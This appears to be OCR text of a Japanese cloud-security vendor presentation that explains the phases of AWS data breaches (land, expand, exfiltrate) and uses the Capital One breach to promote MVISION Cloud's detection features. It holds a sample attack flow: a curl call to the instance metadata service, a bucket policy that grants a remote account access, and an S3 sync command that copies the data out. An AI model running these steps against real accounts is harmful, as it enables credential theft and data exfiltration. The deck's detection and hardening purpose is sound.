
- Elastic DBのデフォルトパスワード

クラウド通信プラットフォーム


- 資格情報を含む個人ユーザー情報を公開するGoogleによってインデックス付けされたURL

MVISION Cloud

同様の脅威とデータ侵害を検出して修正可能



IaaSクラウドでの漏洩の3つのフェーズ



AWS環境へのトップランディング方法

A
- 漏洩した/弱い資格情報を活用して、正当なIAMユーザーとしてアクセスする

B
- デプロイされたソフトウェアの脆弱性を悪用する（サーバー側リクエスト偽造（SSRF）など）

C
- イングレス/エグレスセキュリティグループの誤った構成を利用する


AWS環境への拡張の主な方法

A
- トークン/特権の公開を活用しましそのままの状態で保存された機密鍵とトークンを入手します

B
- 弱く保護されたアプリケーションまたはデータベースを調査して破る


C
- 弱いネットワーク制御を利用する

Server-Side Request Forgery (SSRF)
サーバー側の要求偽造



- サーバーサイドリクエストフォージェリ（SSRF）は、ハッカーがサーバーをだましてハッカーに代わってコマンドを実行し、IaaSインスタンスの追加リソースにアクセスするタイプのエクスプロイトです

AWS環境からデータを盗み出すための主な方法



A データをS3からToRまたはインターネット上の他の匿名ノードにコピーします

B DBデータをローカルストレージにダウンロードし、ストレージゲートウェイを作成して、リモートロケーションからデータにアクセスします

C S3バケットからVPCの外部にある別のS3バケットに機密データをコピーします。その後、データの移動が見えなくなります

Capital One情報漏洩の概要

- 1億人を超える個人データの流出
  - 流出した可能性のあるデータ
  - 氏名、住所、郵便番号、電話番号、メールアドレス、生年月日、および自己申告による年収
  - 信用スコア、貸し出し限度額、残高、支払履歴、連絡先情報
- AWS S3上に保存されていた

可能な漏洩フロー

LAND

EXPAND

```
#!/bin/sh

curl http://169.254.169.254/latest/meta-data
```

機密データを持つS3バケットを特定し、バケットポリシーを更新して
リモートアカウントへのアクセスを許可する

```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Sid": "DelegateS3Access",
            "Effect": "Allow",
            "Principal": {
                "AWS": "arn:aws:iam::DESTINATION_BUCKET_ACCOUNT_NUMBER:root"
            },
            "Action": [
                "s3:ListBucket",
                "s3:GetObject"
            ],
            "Resource": [
                "arn:aws:s3:::SOURCE_BUCKET_NAME/*",
                "arn:aws:s3:::SOURCE_BUCKET_NAME"
            ]
        }
    ]
}
```

copy-s3-bucket-objects-across-accounts-source-bucket-policy.json hosted with ♥ by GitHub view raw


EXFILTRATE

ToRノード経由で宛先S3
からダウンロードする

```
aws s3 sync s3://SOURCE-BUCKET-NAME s3://DESTINATION-BUCKET-NAME --
source-region SOURCE-REGION-NAME --region DESTINATION-REGION-NAME
```

リモートアカウントからS3同期を開始する

MVISION Cloud – “Land” の検知



A. 侵害された資格情報を悪用

- AAL(Anomalous Access Location) と superhuman アノマリ


B. 展開されたソフトウェアの脆弱性

- PaaSサービスのコンフィグ監査

C. イングレス/エグレスグループの設定ミスを利用する

- サービスグループのコンフィグ監査

MVISION Cloud – “Expand” の検知



A. 侵害されたトークン/特権を活用してリモートノードにアクセス

- AssumeRole アノマリ
- AAL & superhuman アノマリ
- ユーザーの過剰な特権の監査

B. 脆弱またはアクセス可能なアプリケーションまたはデータベースを活用する

- IAM のコンフィグ監査
- AAL & superhuman アノマリ

C. 弱いネットワーク制御を利用

- セキュリティグループ構成のコンフィグ監査

MVISION Cloud – “Exfiltrate” の検知

A. S3からToRにデータをコピー

- データアクセスアノマリ
- ブラックリストに登録された場所からの異常な活動

B. データをローカルストレージにダウンロードし、ストレージゲートウェイを作成して、リモートの場所からデータにアクセス

- ゲートウェイの作成に関連する異常な管理アクティビティ

C. ユーザーのS3バケット間で機密データをコピー

- S3トラフィックのデータアクセスアノマリ
- S3のDLP

推奨

1. 0.0.0.0/0 からの過度に寛容なセキュリティ グループまたはその他のアクセスメカニズムのドリフトを監査および監視する
2. 全てのAssumeRoleを監視し、管理者関連のアクティビティおよび関連するアノマリを検出
3. S3 バケットをスキャンして、どのバケットに機密データが含まれているかを確認し、それらのポリシーがロックダウンされるようにします
4. 最小限の特権の原則を適用し、その役割を使用するリソースに絶対に必要な IAM ロールを制限する
5. S3 バケットリストが有効になっている,共有秘密またはその他のメカニズムを支持する;実行時に S3 ACL を変更できないようにするといったすべてのユースケースを排除する
6. EC2 インスタンスに、本番環境でロール ポリシーをアタッチまたは置換できる IAM ロールを許可しない

予防は最高の治療法です！

クラウドからのデータ漏洩は、今までのような複数の企業を侵害するようなマルウェアに依存しない
したがって、新しい*クラウドネイティブ製品*が必要

MVISION Cloudは、構成監査、データ保護、UEBAベースの脅威検出を組み合わせて、クラウド固有の脅威の検出を支援する***唯一のクラウドセキュリティ製品***です。

MVISION Cloudは、顧客がLandに基づいてこれらの新しい脅威を検出および保護し、漏洩フェーズシグナルと制御を拡大または抽出するのを支援